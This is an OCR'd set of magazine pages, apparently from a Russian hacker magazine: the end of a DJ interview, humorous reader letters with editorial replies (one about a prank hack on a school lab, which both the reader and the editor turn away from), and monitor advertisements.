DC: Я считаю, что нет. Это то же самое, что поставить компакт-диск. Просто когда диджей на вечеринке играет на вертушках, он не просто ставит какую-то музыку, он выступает в роли музыканта. Он вносит разнообразие, отражает на музыке свое настроение.

C: Не подумывал ли о том, чтобы проиграть какой-нибудь сет прямо в онлайне в Интеренете?
DC: Да, да, да! Я играл уже! (смеется) Я делал это в Сан-Франциско, куда меня пригласил друг, тоже DJ. Мы проигрывали музыку прямо в онлайн, а также у нас работали веб-камеры, так что все могли и слушать и видеть наш сет. Мне очень понравилось!

C: Круто! Продолжим про сети: расскажи мне, что ты думаешь о Napster'e и других подобных сетях?
DC: Это круто! Это хорошо, когда музыка доступна любому человеку. Я иногда ищу всякие старые треки, и часто их удается найти только через похожие штуки. Мне кажется, музыка должна быть доступна всем.

C: Ты играешь в компьютерные игры?
DC: Нет, не хватает времени.


C: А как относишься к киберпанковской культуре?
DC: Эээ... ммм... ну, она клевая, наверное (смеется), но я мало чего про нее знаю.

C: Хотел бы иметь собаку-робота, типа Aibo?
DC: Собаку?

C: Да.
DC: А можно женщину-робота? (смеются все)

C: Если бы у тебя была возможность имплантировать себе такой чип, который позволил бы тебе делать что-нибудь особенное, какой бы ты выбрал?
DC: Я выбрал бы два: один, который позволял бы мне разговаривать на других языках, и второй, который перемещал бы меня с места на место без всяких самолетов и прочего транспорта.

C: Ок, это, наверное, все. Спасибо, приятно было пообщаться! И удачного сета!
DC: Спасибо! Надеюсь, всех сегодня порадовать на танцполе!



DJ DA CAT

письма
ответы

На письма отвечал Дронич.

From: orc ruscripts (orc000@mail.ru)
Subj: Коммент к номеру :)

Приветствую, Спец-Пипец! :)
Никогда вам раньше не писал, но читал ваш журнал (спец и обычный) с самого рождения. Серия про ВЕБ меня просто взбодрила и придала стимул, который уже уходил. Всегда хотелось сказать - пишите офигенно. ;)
Хочется поблагодарить Niro за рассказ - 'больше половины'. Обычно он пишет всякую лабуду :), но тут совершенно другой случай (перечитывал несколько раз). Да, и еще немного про статьи - пишите слишком много ненужного и тянете в статьи «му-му». Раз все-таки журнал Хакер, нужно было больше уделять время такой теме, как безопасность/взлом, а не о том, как писать mail_sender ;). На этом кончил. ;)

To: orc ruscripts (orc000@mail.ru)


Почему? Почему мне снова задают этот странный вопрос про взлом и безопасность? По ходу мы вас разбаловали - из двадцати (!) номеров Спеца, которые выходили до серии по взлому, хакингу был посвящен только ОДИН! А после этой ударной серии на хакинг отводится не менее одного номера из трех. Разве это плохо? И, в конце концов, разве не интересно почитать не про хак, а про веб и софт, но с точки зрения хакеров? Мне вот интересно, поэтому я до сих пор исхожу ядовитыми испарениями на благо родного журнала :). Фу, пар спустил, теперь по существу. Ниро был очень рад услышать, что он пишет всякую лабуду, обещал поблагодарить лично (скальпель уже точит). А что такое «му-му», я так и не понял. Попробовал спросить у Донора, но он кроме карамелек ничего не вспомнил. Короче, напиши нам, а то мы волнуемся, что пропустили какое-то современное явление под ником «му-му», пока сидим тут в четырех стенах и доламываем очередные клавиатуры. Ради вас все, мерзавцы :).

From: Прохор Аниязович (robot-bot@rambler.ru)
Subj: no subj

Многоаллоидный интегратор парраболоидов, привет!
Весьма доволен... пш-пш-пш (пускаю пар из рукообразных отростков головы),.. что вы реш-ш-шили начать тему с-с-спецов про ос-с-си. И приложить КД к журналу - хорошая идея (говорю нормально, потому что сменил челюсть с кулером на челюсть с охлаждением с помощью аттрадилированного паратропана). Вчера как-то пришел домой (кстати - как, я не помню, помню только бандитов в переулке да сломанный лифт (сломанный соседом - уродом), сменил пару деталей, попорченных во время перепалки с нач[ес]альством, и начал читать Спец-Х:
a - стало мало Х-картинок (что не есть гуд), но больше скриншотов и т.п., (что не есть бэд);
b - стало больше инфы, т.е. понятной и нужной;
c - вообще хороший дизайн (чего стоит один только пингвин на обложке. Кстати, вопрос - зачем он взял флаг с этим логотипом и что он будет с ним делать?)
Пш-пш-пш... по... ка...
P.S. (батареи садятся) Писать не мог... у...
P.P.S. Пишет его жена, он отключился и не встает, что вы с ним сделали! Вы ...[censored]...
Многоаллоидный интегратор парраболоидов.

To: Прохор Аниязович (robot-bot@rambler.ru)

Уважаемый интегратор! Что за хренотень, мафака? Что наш мегапингвин может делать с флагом? Только взять его в ласты... в лапы... короче, в крылья и размахивать над головой. Или по его грустным глазам таких намерений не угадывается? Хм, значит перестарался Денис, пока его того... оформлял :). Соблюдая традиции, отвечу по пунктам: A - картинок мало, но они стали детализованнее и тематичнее, так что срочно интегрируй себе гиперболическую линзу с динамически меняющимися диоптриями, чтобы просмотр журнала сопровождался только приятными повизгиваниями (кстати, визжалка для приятных повизгиваний идет в комплекте с линзой, всего 99.99 долл... тьфу, блин, евро, разумеется). Бэ пропущу, так как про понятную инфу все и так понятно. А вот Це почему-то зациклил меня на А... ффффффxxxppp... System Failure, Дронич в срочном порядке отключается от матрицы.



From: morlock (morlock@bk.ru)
Subj: а вы теперь СОФТЕРЫ????

Дарова... я честно ОЧЕНЬ хотел написать «хакеры», но сегодня ночью пишу СОФТЕРЫ...
Мда... вам не кажется, что новый номер получился чем-то вроде СУПЕР-ПУПЕР-ОБЗОР-ВСЯКОГО-НУЖНОГО-И-НЕНУЖНОГО софта??
Я, конечно, понимаю, что, типа, новый дизигн это круто, старые постоянные рубрики «must die!», а новые постоянные рубрики - «rulezzz!». НО! Что-то странно получается: в разделе HOWTO и RTFM вместе 26 страниц (из которых половина, кстати, - софтобзор...), а в SOFT'е - 41 и опять тестдрайвы и сравнения кульных и НЕкульных прог.
Может, так оно и должно быть - первый номер, типа, об осях, о чем писать - о прогах!, но мы же вроде читаем журнал СпецХакер, а не СпецСофтер, так что вот...
Оно, конечно, неплохо узнать о программульках для линя, но не забивать же целый номер только этим...
А ТЕПЕРЬ О ХОРОШЕМ —->>
Рубрика HARD - вечный рулезз... а NIRO - две стори в номер!!!
Ну все, пойду я, таво, спать что ли, поздно уже...

To: morlock (morlock@bk.ru)


Мафака! Ну сколько же можно переливать из пустого в порожнее? Да, мы теперь софтеры, журнал в срочном порядке переименовывается, рубрики HOWTO и RTFM упраздняются, вся власть Советам! :). А этот номер будем считать Спецвыпуском по хаку журнала СпецСофтер :)))). По-моему неплохо. Кстати, тут одним из редакторов (Донор, я ведь тебя не заложил, правда?) была высказана интересная мысль, что если раньше Спец, посвященный взлому, был эквивалентен инструкции по сборке пулемета, то с появлением диска он превращается в этот самый пулемет. Причем с нехилой оптикой, плюшевыми ручками и расписным прикладом. Счастливой тебе охоты, Маугли... в смысле, Морлок :).

From: Санек (postal@xakep.ru)
Subj: Открывай, чего волыну тянешь?!

Здорово, мужики! Как жизнь - интересоваться не буду: меня это никаким местом не задевает =). Хвалить тоже не буду, и так уже захваленные по самое не балуйся :). Посему сразу к основной теме (не той, что в заголовке). Есть у нас в школе тетка, которая админит в комп. классах и ведет физику по совместительству. Все бы нечего, но ее прозвали Ольгой МАНЬяковлевной за дело (злобная как Elkern.C). По этому поводу собрались перцы знакомые и пришли ко мне с просьбой хакнуть наш комп-класс и тем самым довести О.М. до нервного срыва. Я сначала согласился, а потом меня совесть заела: все-таки моя родная школа, и О.М. лично мне ничего плохого не сделала (она у нас не ведет «:). И в итоге встал вопрос: иметь или не иметь место быть хаку. Вопрос, так сказать по этикету =). Засим все.
Верный читатель Grinder.
З.Ы. Настойчиво прошу ответить и приношу свои соболезнования за геморрой, связанный с ответом =).

To: Санек (postal@xakep.ru)

За сабж респект, а погеморроиться придется. Вообще, вопрос «иметь или не иметь» всегда занимал умы продвинутой молодежи. С одной стороны, Ольга МАНЬяковлевна, конечно, достойна имения, тем более что ничего плохого она тебе не сделала, но по этикету трогать ее строго воспрещается. Тем более я слабо себе представляю, как можно хаком довести человека до нервного срыва. Ведь она же вряд ли хранит на винтах компьютерного класса сверхсекретную робохайтечную порнуху, номера кред всех работников Microsoft и коды к запуску межконтинентальных ракет республики Беларусь. Хотя... если даже одно из этих предположений верно - срочно звони нам по телефону 1-800-NEEDHACKERS, и мы вышлем вам в школу группу быстрого реагирования, которая лишит тетку моральных ценностей за какие-то двадцать минут. Договорились? Эй, Холодильник, тут скоро порнуху с роботами подвезут, брать будешь? Недорого, чувак... :).



From: Быстров Николай (crazy_kolyan@mail.ru)
Subj: №8(21) PDF

Привет, Спец, вчера купил ваш кульный журнал. Журнал просто рулезз, диск пойдет, а 8(21)- ацтой (не видно надписей на рисунках). Вместо этой PDFки лучше бы побольше софта записали. Попробуйте сохранить журнал в PDF сразу после верстки.
З.Ы. А знаете, почему вы не напечатаете мое письмо?.. Потому что я слово кульный и рулезз написал всего по одному разу :))).
З.Ы.Ы. Извините, больше не смог.

To: Быстров Николай (crazy_kolyan@mail.ru)

Хм, докладываю оперативную обстановку: сначала мы пили текилу, настоянную на огурцах с огорода Фединой бабушки. Потом текила кончилась, и мы решили себя развлечь перегоном журнала в PDF. Получилось два варианта - один маленький, но с хреновыми скринами, а другой красивый, но большой. Причем настолько большой, что на диск Спеца влезать он отказался :(. Так что придется принять на веру, что не в скринах счастье, и радоваться только текстам. А персонально тебе могу выслать любую страницу журнала. Или огурцов с огорода Фединой бабушки. На выбор :).

Дневник Лабораторного Zайки

автор сценария и графика
GRiF (grif@real.xakep.ru)

Алиены

LG
Digitally yours

FLATRON®
freedom of mind

И все-таки он вертится!

Dina Victoria
(095) 252-2030, 252-2070

FLATRON™ F700P
Абсолютно плоский экран
Размер точки 0,24 мм
Частота развертки 95 кГц
Экранное разрешение 1600×1200
USB-интерфейс

г.Москва: Атлантик Компьютерс (095) 240-2097; Банкос (095) 128-9022; Березка (095) 362-7840; ДЕЛ (095) 250-5536; Инкотрейд (095) 176-2873; Инфорсер (095) 747-3178; КИТ-компьютер (095) 777-6655; Компьютеры и офис (095) 918-1117; Компьютерный салон SMS (095) 956-1225; ЛИНК и К (095) 784-6618; НИКС (095) 974-3333; Сетевая Лаборатория (095) 784-6490; СКИД (095) 956-8426; Техмаркет Компьютерс (095) 363-9333; Ф-Центр (095) 472-6401; Flake (095) 236-9925; ISM Computers (095) 319-8175; OLDI (095) 105-0700; POLARIS (095) 755-5557; R-Style (095) 904-1001; **г.Архангельск:** Северная Корона (8182) 653-525; **г.Волгоград:** Техком (8442) 975-937; **г.Воронеж:** Сани (0732) 733-222, 742-148; **г.Иркутск:** Комтек (3952) 258-338; **г.Липецк:** Регард-тур (0742) 485-285; **г.Тюмень:** ИНЭКС-Техника (3452) 390-036.

SAMSUNG

Функция *MagicBright* – одно прикосновение

Нажатием одной кнопки MagicBright
устанавливается оптимальное значение яркости
150 кд/м^2 – текст • 200 кд/м^2 – интернет • 330 кд/м^2 – игры, фото, DVD.
Мониторы Samsung SyncMaster 763 MB, 765 MB, 757 MB, 955 MB, 957 MB.

Информация о магазинах и компаниях, в которых можно приобрести мониторы, находится на сайте www.samsung.ru в разделе "Где купить".

Товар сертифицирован. Информационный центр: 8-800-200-0-400.